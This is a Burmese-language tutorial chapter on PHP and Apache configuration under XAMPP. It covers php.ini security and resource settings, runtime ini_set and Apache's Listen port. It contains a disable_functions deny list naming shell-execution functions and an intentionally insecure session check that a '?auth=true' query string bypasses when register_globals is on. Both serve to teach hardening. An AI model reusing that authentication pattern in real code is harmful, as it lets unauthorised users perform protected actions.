XAMPP ဟာ မူလကတည်းက Development နဲ့သင့်တော်တဲ့ Setting တွေကို ထည့်သွင်းပေးပြီးဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့ အထူးပြင်ဆင်ဖို့မလိုပဲ အသင့်ရေးသားစမ်းသပ်နိုင်ခြင်းဖြစ်ပါတယ်။ ဒါပေမယ့် Development အတွက်ရည်ရွယ်ထားတဲ့ XAMPP ကို Production Server မှာ ဒီအတိုင်းသွားသုံးရင် အဆင်ပြေမှာမဟုတ်ပါဘူး။ သူက Production အတွက် Design လုပ်ထားတာ မဟုတ်တဲ့အတွက် ဖြစ်ပါတယ်။ သူ့မူလ Default Setting တွေ အတိုင်းမထားပဲ Production နဲ့ကိုက်ညီအောင် ပြင်ဆင်ပေးဖို့လိုအပ်ပါတယ်။ Production အတွက် အကောင်းဆုံးကတော့ Apache, PHP, MySQL တို့ကို သီးခြားစီ Install လုပ်ပြီး Setting တွေ Configuration တွေကို ကိုယ်တိုင် အသေးစိတ် သတ်မှတ်နိုင်ရင်တော့ အကောင်းဆုံးဖြစ်မှာပါ။

ကျွန်တော်တို့မှာ လက်ရှိ XAMPP အသင့် Install လုပ်ထားပြီးသားရှိနေတဲ့အတွက် သိရှိသင့်တဲ့ Setting နဲ့ Configuration တွေကို XAMPP ပေါ်အခြေခံပြီးတော့ ဖော်ပြပေးသွားပါမယ်။ Apaceh, PHP နဲ့ MySQL တို့ကို သီးခြားစီ Install လုပ်မယ်ဆိုရင် Setting File များတည်ရှိတဲ့ Location တွေကွဲပြားသွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် Setting သတ်မှတ်ပုံ သတ်မှတ်နည်းတွေကတော့ အတူတူပဲဖြစ်မှာပါ။

8.1 - PHP Configuration File

PHP နဲ့ ပတ်သက်တဲ့ Setting တွေကို `php.ini` လို့အမည်ရတဲ့ Configuration File တစ်ခုနဲ့ စုစည်းထားလေ့ရှိပါတယ်။ XAMPP Windows မှာဆိုရင် `php.ini` ရဲ့တည်နေရာက `C:\xampp\php\php.ini` ဖြစ်ပါတယ်။ XAMPP Linux မှာဆိုရင်တော့ `/opt/lampp/etc/php.ini` ဖြစ်ပါတယ်။ အဲ့ဒီ `php.ini` ဖိုင်ကို Code Editor နဲ့ ဖွင့်ကြည့်လိုက်ရင် အောက်ပါအတိုင်း ရေးသားထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

```
[PHP]

;;;;;;;;;;;;;;;;;;;
; About php.ini   ;
;;;;;;;;;;;;;;;;;;;
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

…

; Enable the PHP scripting language engine under Apache.
; http://php.net/engine
engine = On
…

; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/short-open-tag
short_open_tag = Off

; Allow ASP-style <% %> tags.
; http://php.net/asp-tags
asp_tags = Off

…
```

ရှေ့ဆုံးက Semi-colon နဲ့စထားတဲ့လိုင်းတွေဟာမှတ်ချက်တွေ ဖြစ်ပါတယ်။ Setting အနေနဲ့ထည့်သွင်း အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ Setting တွေရဲ့အဓိပ္ပါယ်ကိုရှင်းပြထားတဲ့ ရှင်းလင်းချက်များနဲ့ အခြားမှတ်ချက်များသာဖြစ်ပါတယ်။ Semi-colon နဲ့မစပဲ ရေးသားထားတဲ့လိုင်းတွေကသာ Setting သတ်မှတ်ချက်တွေဖြစ်ပါတယ်။ သတိပြုလေ့လာသင့်တဲ့ Setting တစ်ချို့ကို ရွေးချယ်ဖော်ပြပေးလိုက်ပါတယ်။

PHP Short Open Tags

```
short_open_tag = On
```

ပထမဆုံးဖော်ပြချင်တာကတော့ `short_open_tag` Setting ဖြစ်ပါတယ်။ ဒီ Setting အတွက်တန်ဖိုးအနေနဲ့ `On` သို့မဟုတ် `Off` ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ Short Open Tag ဆိုတာဒီလိုပါ။ ကျွန်တော်တို့ PHP Code တွေကို `<?php` အဖွင့်နဲ့ `?>` အပိတ်အတွင်းမှာရေးသားကြရပါတယ်။ အဖွင့်အနေနဲ့ `<?php` လို့ အပြည့်အစုံရေးမယ့်အစား `<?` နဲ့ `<?=` တို့ကို အတိုကောက်အဖြစ် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် `short_open_tag` Setting တန်ဖိုးကို `On`

လို့ သတ်မှတ်ထားမှသာ အဲ့ဒီအတိုကောက်ရေးနည်းတွေကိုအသုံးပြုနိုင်မှာပါ။ `short_open_tag` တန်ဖိုး `Off` သတ်မှတ် ထားရင်တော့ အသုံးပြုနိုင်မှာမဟုတ်ပါဘူး။ အတိုကောက်နှစ်မျိုးမှာ `<?` က `<?php` လို့အပြည့်အစုံ ရေးသားခြင်းနဲ့ အဓိပ္ပါယ်အတူတူပဲဖြစ်ပါတယ်။ ထူးခြားတဲ့ကွာခြားချက်မရှိပါဘူး။ ရေးရတာတိုတာနဲ့ ရှည်တာပဲ ကွာပါတယ်။ `<?=` က တော့ Output Tag လို့ခေါ်နိုင်ပါတယ်။ `<?=` လို့ရေးသားလိုက်ခြင်းက `<?php echo` လို့ ရေးသားခြင်းနဲ့တူညီ ပါတယ်။ `<?=` အဖွင့်နဲ့ ရေးသားထားတဲ့ PHP Code တွေကို သတ်မှတ်ထားတဲ့အလုပ်လုပ်ယုံ သာမက ရလဒ်ကိုလည်း Output အနေနဲ့ တစ်ခါတည်း ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

Short Open Tag တွေက အတော်လေးအသုံးဝင်ပါတယ်။ HTML နဲ့ PHP တွေကို ရောပြီးရေးရတဲ့အခါ Short Open Tag တွေသုံးခြင်းအားဖြင့် ရေးသားထားတဲ့ Code တွေကို ပိုမိုသပ်ရပ်သွားစေပါတယ်။ ပြီးခဲ့တဲ့ အခန်းမှာ Category List ဖော်ပြဖို့အတွက် အခုလိုရေးသားခဲ့ပါတယ်။

```
<ul>
  <?php while($row = mysqli_fetch_assoc($result)): ?>
    <li title="<?php echo $row['remark'] ?>">
     [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
     [ <a href="cat-edit.php?id=<?php echo $row['id'] ?>">edit</a> ]
     <?php echo $row['name'] ?>
    </li>
  <?php endwhile; ?>
</ul>
```

အဲ့ဒီ Code ကို Short Open Tag တွေသုံးပြီး အခုလိုပြုပြင်နိုင်ပါတယ်။

```
<ul>
  <? while($row = mysqli_fetch_assoc($result)): ?>
    <li title="<?= $row['remark'] ?>">
      [ <a href="cat-del.php?id=<?= $row['id'] ?>" class="del">del</a> ]
      [ <a href="cat-edit.php?id=<?= $row['id'] ?>">edit</a> ]
      <?= $row['name'] ?>
    </li>
  <? endwhile; ?>
</ul>
```

Output ရိုက်ထုတ်ဖော်ပြစေလိုတဲ့ နေရာတွေမှာ `echo` Keyword အစား `<?=` Tag အသုံးပြုတာကို သတိပြုပါ။ အလုပ်လုပ်ပုံ ပြောင်းလဲသွားခြင်းမရှိပါပဲ။ မူလအတိုင်းပဲအလုပ်လုပ်မှာပါ။ ဒါပေမယ့် Code ကတော့ ပိုမိုကျစ်လစ်သပ်ရပ်သွားပါတယ်။ နောက်ပိုင်း ဆက်လက်ဖော်ပြမယ့် PHP Code နမူနာတွေမှာ HTML Structure နဲ့ရောရေးရတဲ့အခါတိုင်း Short Open Tag တွေ အသုံးပြုဖော်ပြသွားမှာပါ။

Disable Functions

```
disable_functions = exec,shell_exec,unlink,phpinfo
```

နောက် Setting တစ်ခုကတော့ `disable_functions` ဖြစ်ပါတယ်။ ဒီ Setting အတွက်တန်ဖိုးအနေနဲ့ PHP Function အမည်တွေကို အတွဲလိုက်သတ်မှတ်ပေးနိုင်ပါတယ်။ `disable_functions` အဖြစ် သတ်မှတ်ထားတဲ့ PHP Function တွေကို ကျွန်တော်တို့ Code ထဲမှာ ထည့်သွင်းရေးသားရင် အလုပ်လုပ်မှာမဟုတ်ပါဘူး။ ဒီ Setting ကို လုံခြုံရေးအတွက် အသုံးပြုကြလေ့ရှိပါတယ်။ ကျွန်တော်တို့ App မှာ အသုံးမလိုရင် Server ရဲ့ File System ကို စီမံနိုင်တဲ့ PHP Function တွေကို ဒီ Setting သုံးပြီး ပိတ်ထားနိုင်ပါတယ်။ ဒီနည်းနဲ့ အကြောင်းအမျိုးမျိုးကြောင့် ကျွန်တော်တို့ရဲ့ App မှာ လုံခြုံရေး ပြဿနာကြုံပြီး အခွင့်မရှိသူတစ်ယောက်က သူ့တို့ကိုယ်ပိုင် PHP Script တွေကို ကျွန်တော်တို့ Server မှာ Run ခွင့်ရသွားတဲ့ အခါ၊ ဒီ Function တွေ အသုံးမပြုနိုင်တဲ့အတွက် Server ရဲ့ File System ကို ထိခိုက်စေခြင်းမှ အထိုက်အလျှောက်ကာကွယ် နိုင်ပါတယ်။ သတိပြုရမှာက၊ ဒီ Setting ဟာ အထောက်အကူပြုယုံသာဖြစ်ပြီး ဒီ Setting ကြောင့် လုံခြုံသွားပြီလို့ ပုံသေ မမှတ်သင့်ပါဘူး။

Expose PHP Version (or Not)

```
expose_php = Off
```

`expose_php` Setting အတွက်လည်း `On` နဲ့ `Off` ဆိုတဲ့တန်ဖိုးနှစ်ခု အသုံးပြုနိုင်ပါတယ်။ `On` ထားရင် Web Server က Respond ပြန်တဲ့အခါ Response Header ထဲမှာ PHP Version ကို ထည့်သွင်းပေးသွား မှာဖြစ်ပါတယ်။ `Off` ထားရင်တော့ ဒီလိုထည့်သွင်းပေးမှာ မဟုတ်တော့ပါဘူး။ `Off` ထားတာ က လုံခြုံရေးအတွက် အထောက်အကူ ဖြစ်စေနိုင်ပါတယ်။ Web App တစ်ခုကို တိုက်ခိုက်လိုသူတွေဟာ၊ မတိုက်ခိုက်မီ အဲ့ဒီ Web App မှာ အသုံးပြုထားတဲ့ နည်းပညာစာရင်းကို အရင် စုစည်းရလေ့ ရှိပါတယ်။ Expose PHP ကို ပိတ်ထားရင်လည်းပဲ တိုက်ခိုက်လိုသူတွေက ကိုယ်အသုံးပြုထားတဲ့ PHP Version ကို ရယူနိုင်တဲ့ အခြား နည်းတွေ ရှိပါသေးတယ်။ ဒါပေမယ့် အလွယ်တစ်ကူ မသိရတော့လို့ အတိုင်းအတာတစ်ခုထိ အဟန့်အတား ဖြစ်သွားစေမှာ ဖြစ်ပါတယ်။

Resource Usages

```
max_execution_time = 30
```

PHP Script တစ်ခုရဲ့ အလုပ်လုပ်ရန် အကြာဆုံးခွင့်ပြုချိန်ကို `max_execution_time` Setting နဲ့ ကန့်သတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို စက္ကန့်နဲ့သတ်မှတ်ပေးရပါတယ်။ ဒီလို သတ်မှတ်ထားခြင်းအားဖြင့် Script တစ်ခုဟာ သတ်မှတ်ချိန်အတွင်း ပြီးစီးအောင် အလုပ်မလုပ်နိုင်ရင် အလိုလိုရပ်တန့်ပေးသွားမှာဖြစ်ပါတယ်။ တစ်စက္ကန့်မှာ Instruction ပေါင်း သန်းနဲ့ချီအလုပ်လုပ်နိုင်တဲ့ CPU တွေကြောင့် Script ဖိုင်တစ်ခုရဲ့ အလုပ်လုပ်ပုံဟာ မီလီစက္ကန့် တစ်ချို့သာ ကြာသင့်ပါတယ်။ ဒီထက်ပိုကြာနေပြီဆိုရင် ရေးသားထားတဲ့ Code ရဲ့ စွမ်းဆောင်ရည်ကို ပြန်လည် စီစစ်ရတော့မှာ ဖြစ်ပါတယ်။

```
memory_limit = 128M
```

PHP Script တစ်ခုကိုအမြင့်ဆုံးအသုံးပြုခွင့်ပေးမယ့် Memory ပမာဏကိုလည်း `memory_limit` Setting သတ်မှတ်ထားနိုင်ပါတယ်။ ပမာဏကို Megabyte အတွက် `M` Unite နဲ့သတ်မှတ်ပေးရပြီး Gigabyte ဆိုရင် `G` Unit နဲ့သတ်မှတ် ပေးရပါတယ်။ Script တစ်ခုက Memory ပမာဏအများကြီး အသုံးပြုနေရင် Server Performance ကိုထိခိုက်စေနိုင်ပါတယ်။ ဒါကြောင့် ဒီ Setting ကိုလည်း ချင့်ချိန်သတ်မှတ်ထားဖို့လိုအပ်ပါတယ်။

Error Reporting

```
error_reporting = E_ALL & ~E_DEPRECATED
```

ကျွန်တော်တို့ရဲ့ PHP Code ထဲမှာ အမှားတွေပါလာတဲ့အခါ အဲ့ဒီအမှားတွေအတွက် Error Message တွေကို ဘယ်လိုပုံစံ ဖော်ပြသင့်သလဲဆိုတာကို `error_reporting` Setting နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Pre-Defined Constant လို့ခေါ်တဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ တန်ဖိုးတွေပေးနိုင်ပါတယ်။ ပေးနိုင်တဲ့ တန်ဖိုးတွေထဲက အဓိကအကျဆုံး Constant တွေကတော့ `E_ALL`, `E_ERROR`, `E_WARNING`, `E_PARSE`, `E_NOTICE` နဲ့ `E_DEPRECATED` တို့ပဲ ဖြစ်ပါတယ်။

`E_ALL` ကတော့ Error အားလုံးဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ `error_reporting = E_ALL` ဆိုရင် ရှိသမျှ Message အားလုံးကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ **`E_ERROR`** ကတော့ Fatal Error လို့ခေါ်တဲ့ Script ဘယ်လိုမှ ဆက်အလုပ် မလုပ်နိုင်လောက်တဲ့ ဆိုးရွားတဲ့ Error အမျိုးအစားများဖြစ်ပါတယ်။ **`E_WARNING`** ဆိုတာကတော့ Fatal Error တွေလောက်မဆိုးတဲ့ မှားယွင်းနေနိုင်ကြောင်း သတိပေးချက်တွေဖြစ်ပါတယ်။ **`E_PARSE`** ကတော့ Script ရဲ့ရေးထုံးမှာမှားနေလို့ အလုပ်မလုပ်နိုင်တဲ့ Error အမျိုး အစားဖြစ်ပါတယ်။ **`E_NOTICE`** ကတော့ အမှားအတွက်မဟုတ်ပါဘူး၊ မသုံးသင့်တဲ့အသုံး၊ မရေးသင့်တဲ့ အရေးအသားမျိုး နဲ့ ရေးသားထားမိကြောင်း သတိပေးချက်တစ်မျိုးဖြစ်ပါတယ်။ ဥပမာ - မရှိတဲ့ Array Index တစ်ခု ကတန်ဖိုးကို ရယူဖို့ ကြိုးစားမိနေတဲ့အခါ မျိုးမှာ Notice ပေးတက်ပါတယ်။ **`E_DEPRECATED`** ကတော့ လက်ရှိအသုံးပြုနိုင်ပေမယ့် နောက်ပိုင်း PHP Version တွေမှာ ထည့်သွင်းပါဝင်တော့မှာမဟုတ်တဲ့ လုပ်ဆောင်ချက်တစ်ခုကို အသုံးပြုထားတဲ့အခါ သတိပေးခြင်းဖြစ်ပါတယ်။

`error_reporting = E_ERROR & E_WARNING` လို့သတ်မှတ်ထားမယ်ဆိုရင် Fatal Error နဲ့ Warning အတွက် Message တွေကလွဲပြီး ကျန် Message တွေကို ဖော်ပြမှာမဟုတ်ပါဘူး။ Development မှာအသုံးပြုလေ့ရှိတာကတော့ `E_ALL & ~E_DEPRECATED` ဆိုတဲ့တန်ဖိုးဖြစ်ပါတယ်။ အဓိပ္ပါယ်က Deprecated သတိပေးချက်တွေ ကလွဲရင်ကျန် Error အားလုံးကို ဖော်ပြမယ်ဆိုတဲ့ အဓိပ္ပါယ် ဖြစ်ပါတယ်။ ~ Sign လေးက Not ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ `error_reporting = 0` လို့သတ်မှတ်ထား ရင်တော့ Error Message တွေကို လုံးဝဖော်ပြမှာမဟုတ်တော့ပါဘူး။ ဒါပေမယ့် Error တွေ မဖော်ပြစေချင်ယုံသက်သက်နဲ့ ဒီလိုမသတ်မှတ်သင့်ပါဘူး။ ကိုယ့် Script ဘာဖြစ်လို့ ဖြစ်နေမှန်းမသိ ဖြစ်သွားနိုင်ပါတယ်။ Error ဖော်ပြခြင်း၊ မဖော်ပြခြင်းကို `display_errors` Setting နဲ့ သတ်မှတ်နိုင်ပါတယ်။

```
display_errors = On
```

`display_errors` Setting အတွက် `On` နဲ့ `Off` တန်ဖိုးနှစ်ခု သတ်မှတ်နိုင်ပါတယ်။ `On` ထားရင် Error Message တွေကို `error_reporting` မှာသတ်မှတ်ထားတဲ့အတိုင်း ဖော်ပြပေးမှာပါ။ `Off` ထားရင်တော့ Error Message တွေကိုဖော်ပြမှာ မဟုတ်တော့ပါဘူး။ ဒါပေမယ့် Log အနေနဲ့ မှတ်တမ်းယူထားပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် Development မှာ `On` ထားပြီး Production မှာ `Off` ထားလေ့ရှိကြပါတယ်။ `Off` ထားတဲ့ အတွက် Error တွေကို မဖော်ပြပေမယ့် ကျွန်တော်တို့ လေ့လာနိုင်အောင် Log လုပ်ထားပေးမှာဖြစ်လို့ အသုံးဝင်ပါတယ်။

Register Global

```
register_globals = Off
```

PHP က Request နဲ့အတူပါဝင်လာတဲ့တန်ဖိုးတွေကို `$_GET`, `$_POST`, `$_REQUEST`, `$_COOKIE` အစရှိတဲ့ Superglobal တွေနဲ့လက်ခံထားပေးတာကို ကျွန်တော်တို့ လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ Register Global Setting ကို `On` ထားမယ်ဆိုရင် Request နဲ့အတူပါဝင်လာတဲ့ တန်ဖိုးတွေကို Superglobal တွေနဲ့လက်ခံပြင်ဆင်ထားယုံမျှမက အသင့်သုံးနိုင်တဲ့ Variable တွေ အဖြစ်ပါ PHP က ပြင်ဆင်ထားပေးပါသေးတယ်။ ဒီလိုပြင်ဆင်ပေးထားခြင်းဟာ မသုံးတက်ရင် အတော်လေးကြီးကျယ်တဲ့ လုံခြုံရေးပြဿနာရှိနိုင်ပါ တယ်။ ဥပမာ -

```
if ($_SESSION['auth']) {
  $auth = true;
}

if($auth) {
  // Do Important Things
}
```

နမူနာမှာ `auth` Session ရှိနေမှာသာ `$auth` Variable ကို `true` တန်ဖိုးသတ်မှတ်စေမှာဖြစ်ပါတယ်။ နောက်ပိုင်းမှာ အရေးကြီးတဲ့လုပ်ဆောင်ချက်တွေလုပ်ဖို့လိုတိုင်း ဒီ `$auth` Variable နဲ့စစ်ဆေးဆောင်ရွက် စေတဲ့သဘောဖြစ်ပါတယ်။ `register_globals` ကိုသာ `On` ထားရင် Request မှာ `?auth=true` ဆိုတဲ့ Query String ပါဝင်လာခဲ့ရင် ဒီ တန်ဖိုးကို PHP က ထုံးစံအတိုင်း `$_GET` Superglobal ရဲ့ `auth` Index မှာ လက်ခံထားပေးယုံမျှမက `$auth = true` ဆိုတဲ့ Variable တစ်ခုကိုလည်း အလိုအလျှောက် ကြေငြာသတ်မှတ်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီတော့ ကျွန်တော်တို့ နမူနာအရ ဆိုရင် `auth` Session ရှိရှိမရှိရှိ `$auth` Variable ရဲ့တန်ဖိုး true ဖြစ်သွားစေမှာဖြစ်လို့ အရေးကြီးတဲ့ လုပ် ဆောင်ချက်ကို အခွင့်မရှိလည်းပဲလုပ်လို့ရသွားနိုင်စေသလိုဖြစ်နေပါတယ်။ ဒီလိုပြဿနာတွေ ရှိနိုင်လို့ `register_ globals` Setting ကို `Off` လုပ်ထားရမှာဖြစ်ပါတယ်။ PHP 7 မှာတော့ ဒီ Setting ပါဝင်လာမှာ မဟုတ်တော့ပါဘူး။

Request Size and File Upload Limit

```
post_max_size = 8M
```

POST Request တွေနဲ့အတူပါဝင်လာတဲ့ Data ပမာဏကို `post_max_size` နဲ့ ကန့်သတ်ထားနိုင်ပါတယ်။ ရိုးရိုး Request Data တွေကတော့ ပမာဏအများကြီးရှိခဲပါတယ်။ Request နဲ့အတူ File တွေပါဝင်လာမှသာ ပမာဏက များ တက်တာပါ။ လိုအပ်သလို သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို Megabyte အတွက် `M` Unite နဲ့ Gigabyte အတွက် `G` Unit အသုံးပြုပြီး သတ်မှတ်ပေးရပါတယ်။

```
file_uploads = On
```

File Upload ခွင့်ပြုမပြုကို `file_uploads` Setting နဲ့သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးက `On` ဆိုရင် ခွင့်ပြု တယ် ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပြီး `Off` ဆိုရင်တော့ File Upload ခွင့်ပြုမှာမဟုတ်တော့ပါဘူး။

```
upload_max_filesize = 2M
```

File Upload ခွင့်ပြုထားတယ်ဆိုရင် Upload လုပ်လာတဲ့ File တစ်ခုချင်းစီရဲ့ အမြင့်ဆုံးလက်ခံတဲ့ ပမာဏကို `upload_ max_filesize` Setting နဲ့ ကန့်သတ်ထားနိုင်ပါတယ်။ ထုံးစံအတိုင်းတန်ဖိုးကို Megabyte အတွက် `M` Unite နဲ့ Gigabyte အတွက် `G` Unit အသုံးပြုပြီးသတ်မှတ်ပေးရပါတယ်။ Server ရဲ့ Capacity နဲ့ အသုံးပြု သူ အရေအတွက်ပေါ်မူတည်ပြီး သင့်တော်သလိုသတ်မှတ်ပေးထားနိုင်ပါတယ်။

Allow URL as File (or Not)

```
allow_url_fopen = Off
```

PHP နဲ့ `file_get_content()` လို Function သုံးပြီး File တွေကိုဖွင့်ယူအသုံးပြုတဲ့အခါ လက်ရှိ Server ပေါ် မှာရှိနေတဲ့ File တွေသာမက URL အနေနဲ့ပေးလာတဲ့ အခြား Server က Resource တွေကိုပါ File အနေနဲ့ အလုပ် လုပ်ခွင့်ပြုမပြုကို `allow_url_fopen` Setting နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ အထူးလိုအပ်ချက်မရှိရင်တော့ `Off` လုပ်ပြီး ပိတ်ထားသင့်ပါတယ်။ လုံခြုံရေးအတွက် တစ်နည်းတစ်ဖုံအထောက် အကူဖြစ်စေပါတယ်။

```
allow_url_include = Off
```

File Include လုပ်တဲ့အခါမှာလည်း လက်ရှိ Server မှာရှိတဲ့ File တွေသာမက URL အနေနဲ့ပေးလာတဲ့ အခြား Server က Resource တွေကိုပါ Include လုပ်ခွင့်ပြုမပြု `allow_url_include` Setting နဲ့ သတ်မှတ်ထားနိုင် ပါတယ်။ သူလည်းပဲ မလိုအပ်ရင် `Off` လုပ်ထားတာပဲကောင်းပါတယ်။

Timezone

```
date.timezone = Asia/Rangoon
```

Date/Time နဲ့ပတ်သက်ပြီး အလုပ်လုပ်ရတိုင်း Default Timezone အနေနဲ့အသုံးပြု စေလိုတဲ့ တန်ဖိုးကို `date.timezone` ဆိုတဲ့ Setting နဲ့သတ်မှတ်ထားပေးပါတယ်။ မိမိအသုံးပြု အလုပ်လုပ်စေလိုတဲ့ Timezone အမည်ကို မှန်ကန်အောင် သတ်မှတ်ထားပေးရမှာ ဖြစ်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ Timezone အမည်စာရင်း အပြည့်အစုံကို http://www.php.net/manual/en/timezones.php မှာ လေ့လာနိုင်ပါတယ်။ မြန်မာနိုင်ငံရဲ့ Standard Time ကိုသတ်မှတ်ပေးလိုရင်တော့ `Asia/Rangoon` ဆိုတဲ့ တန်ဖိုးကို သတ်မှတ်ပေးရမှာပါ။

အခုဖော်ပြခဲ့တာတွေကတော့ မဖြစ်မနေသိရှိသင့်တဲ့ Setting တွေဖြစ်ပြီး Setting အပြည့်အစုံကို အောက်ပါလိပ်စာမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

http://www.php.net/manual/en/ini.list.php

8.2 - Setting Configuration on Run-Time

Setting တွေကို `php.ini` မှာ တိုက်ရိုက်မသတ်မှတ်ပဲ PHP Code ထဲမှာထည့်သွင်းရေးသားခြင်းအားဖြင့်လည်း သတ်မှတ် နိုင်ပါသေးတယ်။ အသုံးပြုရတဲ့ Function တွေကတော့ `ini_get()`, `ini_set()` နဲ့ `ini_restore()` တို့ပဲ ဖြစ်ပါတယ်။

ခွင့်ပြုထားတဲ့ အမြင့်ဆုံး Upload File Size ကို ရယူလိုရင် `ini_get("upload_max_filesize")` လို့ ရေးသားပေးခြင်း အားဖြင့် ရယူနိုင်ပါတယ်။ `ini_get()` Function က လက်ရှိ Setting တန်ဖိုးကိုပြန်ပေးတဲ့ Function တစ်ခုဖြစ်ပါတယ်။

Error Report Setting ကိုသတ်မှတ်လိုရင် `ini_set("error_reporting", "E_ALL")` လို့ရေးသားသတ် မှတ်နိုင်ပါတယ်။ `ini_set()` Function က Setting တန်ဖိုးတွေကို Run Time မှာသတ်မှတ်ပေးပါတယ်။ တစ်ချို့ Setting တွေကတော့ Run Time မှာ သတ်မှတ်လို့မရနိုင်လို့ `ini_set()` Function နဲ့ သတ်မှတ်လို့မရပါဘူး။ http://www.php.net/manual/en/ini.list.php မှာ Setting တန်ဖိုးတွေကို ဖော်ပြတဲ့အခါ `php.ini Only` လို့မှတ်ချက် ရေးသားဖော်ပြထားတဲ့ Setting တွေဟာ `ini_set()` နဲ့ သတ်မှတ်လို့မရတဲ့ Setting တွေဖြစ်ပါတယ်။ `ini_set()` Function နဲ့ Setting ကိုပြင်ဆင်ထားပြီးမှ မူလတန်ဖိုးကို ပြန်ပြောင်း လိုချင်ရင်တော့ `ini_restore()` Function ကို အသုံးပြုနိုင်ပါတယ်။

8.3 - Apache Setting

ဆက်လက်ပြီး Apache Web Server နဲ့ပတ်သက်တဲ့ Setting တွေကို ဖော်ပြပေးပါမယ်။ XAMPP ကို Windows မှာအသုံးပြုနေသူများအတွက် Apache Setting File တည်ရှိတဲ့ Location ကတော့ `C:\xampp\apach\conf\httpd.conf` ဖြစ်ပါတယ်။ Linux မှာဆိုရင် `/opt/lampp/etc/httpd.conf` ဖြစ်ပါတယ်။

အဲ့ဒီ `httpd.conf` ကို Code Editor နဲ့ ဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေ့ရနိုင်ပါတယ်။

```
# This is the main Apache HTTP server configuration file.  It contains the
# configuration directives that give the server its instructions.
...
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path. #
ServerRoot "/opt/lampp"
...
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#Listen 12.34.56.78:80
Listen 80
...
# Example:
# LoadModule foo_module modules/mod_foo.so
LoadModule authn_file_module modules/mod_authn_file.so
LoadModule authn_dbm_module modules/mod_authn_dbm.so
...
```

Sign နဲ့စထားတဲ့လိုင်းတွေက မှတ်ချက်တွေဖြစ်ပါတယ်။ `php.ini` က Semicolon ကို မှတ်ချက်ထည့်သွင်းဖို့ အသုံးပြုပေမယ့် `httpd.conf` က # Sing ကိုအသုံးပြုခြင်းဖြစ်ပါတယ်။ သူလည်းပဲ သက်ဆိုင်ရာ Setting တွေရဲ့ အသုံးပြုပုံတွေကို မှတ်ချက်အနေနဲ့ တစ်ပါတည်းတွဲဖက်ပေးထားတာပါ။

Port Setting

```
Listen 80
```

ပထမဆုံးမှတ်သားသင့်တဲ့ Setting ကတော့ Listen ဖြစ်ပါတယ်။ Listen Setting ကိုသုံးပြီး Apache Web Server က တာဝန်ယူဆောင်ရွက်ရမယ့် Port No. ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ Web Server အတွက် Default Port နံပါတ်ဟာ `80` ဖြစ်ပါတယ်။ `httpd.conf` မှာလည်း `80` ကိုပဲ သတ်မှတ်ထားမှာဖြစ်ပါတယ်။ `php.ini` မှာလို Setting နဲ့ တန်ဖိုးကြား Equal Sign နဲ့ ခွဲခြားရေးသားစရာမလိုတာကို သတိပြုပါ။

အကြောင်းအမျိုးမျိုးကြောင့် လိုအပ်ရင် `80` အစား အခြားနံပါတ်တစ်ခုနဲ့ ပြောင်းလဲနိုင်ပါတယ်။ ဥပမာ `Listen 90` လို့သတ်မှတ်ခဲ့မယ်ဆိုရင် Web Server ကို Request လုပ်တဲ့အခါ http://localhost:90/ ဆိုပြီး Host Name နောက်ကနေ Port နံပါတ်ပါထည့်သွင်း Request လုပ်ပေးရမှာဖြစ်ပါတယ်။ အများအားဖြင့် ကွန်ပျူတာ တစ်လုံး

တည်းမှာ Web Server နှစ်ခုသုံးခု ထည့်သွင်းစမ်းသပ်လိုတဲ့အခါမျိုးမှာ Listen Port ကိုပြောင်းပေးဖို့ လိုအပ် ကပါတယ်။ Web Server တစ်ခုက Default Port ဖြစ်တဲ့ 80 ကိုအသုံးပြုထားရင် နောက်ထပ် Web Server က အဲ့ဒီ Port ကိုအသုံးပြုနိုင်တော့မှာမဟုတ်ပါဘူး။ ဒါကြောင့် အဲ့ဒီနောက် Server ကို Listen Port ပြောင်းပေးဖို့ လိုအပ်တက်ခြင်းဖြစ်ပါတယ်။ လိုအပ်လို့ ပြောင်းရတဲ့အခါ `90`, `8080`, `8888` စသဖြင့် မူလတန်ဖိုး `80` နဲ့ နီးစပ်တဲ့ တန်ဖိုးတွေပေးလေ့ရှိကြပါတယ်။ ပေးချင်တဲ့ နံပါတ်ကိုပေးလို့ရပါတယ်။ ဒါပေမယ့် ကိုယ်ပေးလိုက်တဲ့ နံပါတ်က စက်ထဲမှာရှိတဲ့ တစ်ခြား Service တစ်ခုခုက သုံးနေတဲ့ နံပါတ် မဟုတ်ဖို့တော့ လိုပါတယ်။ နောက်တစ်ချက် သတိပြုသင့်တာက စက်ထဲမှာ Firewall ရှိရင် Firewall က ပုံမှန်မဟုတ်တဲ့ Port နံပါတ်တွေကို အလုပ်လုပ်ခွင့်မပြုပဲ ပိတ်ထားတားမျိုး ဖြစ်တက်တာကို သတိပြုသင့်ပါတယ်။

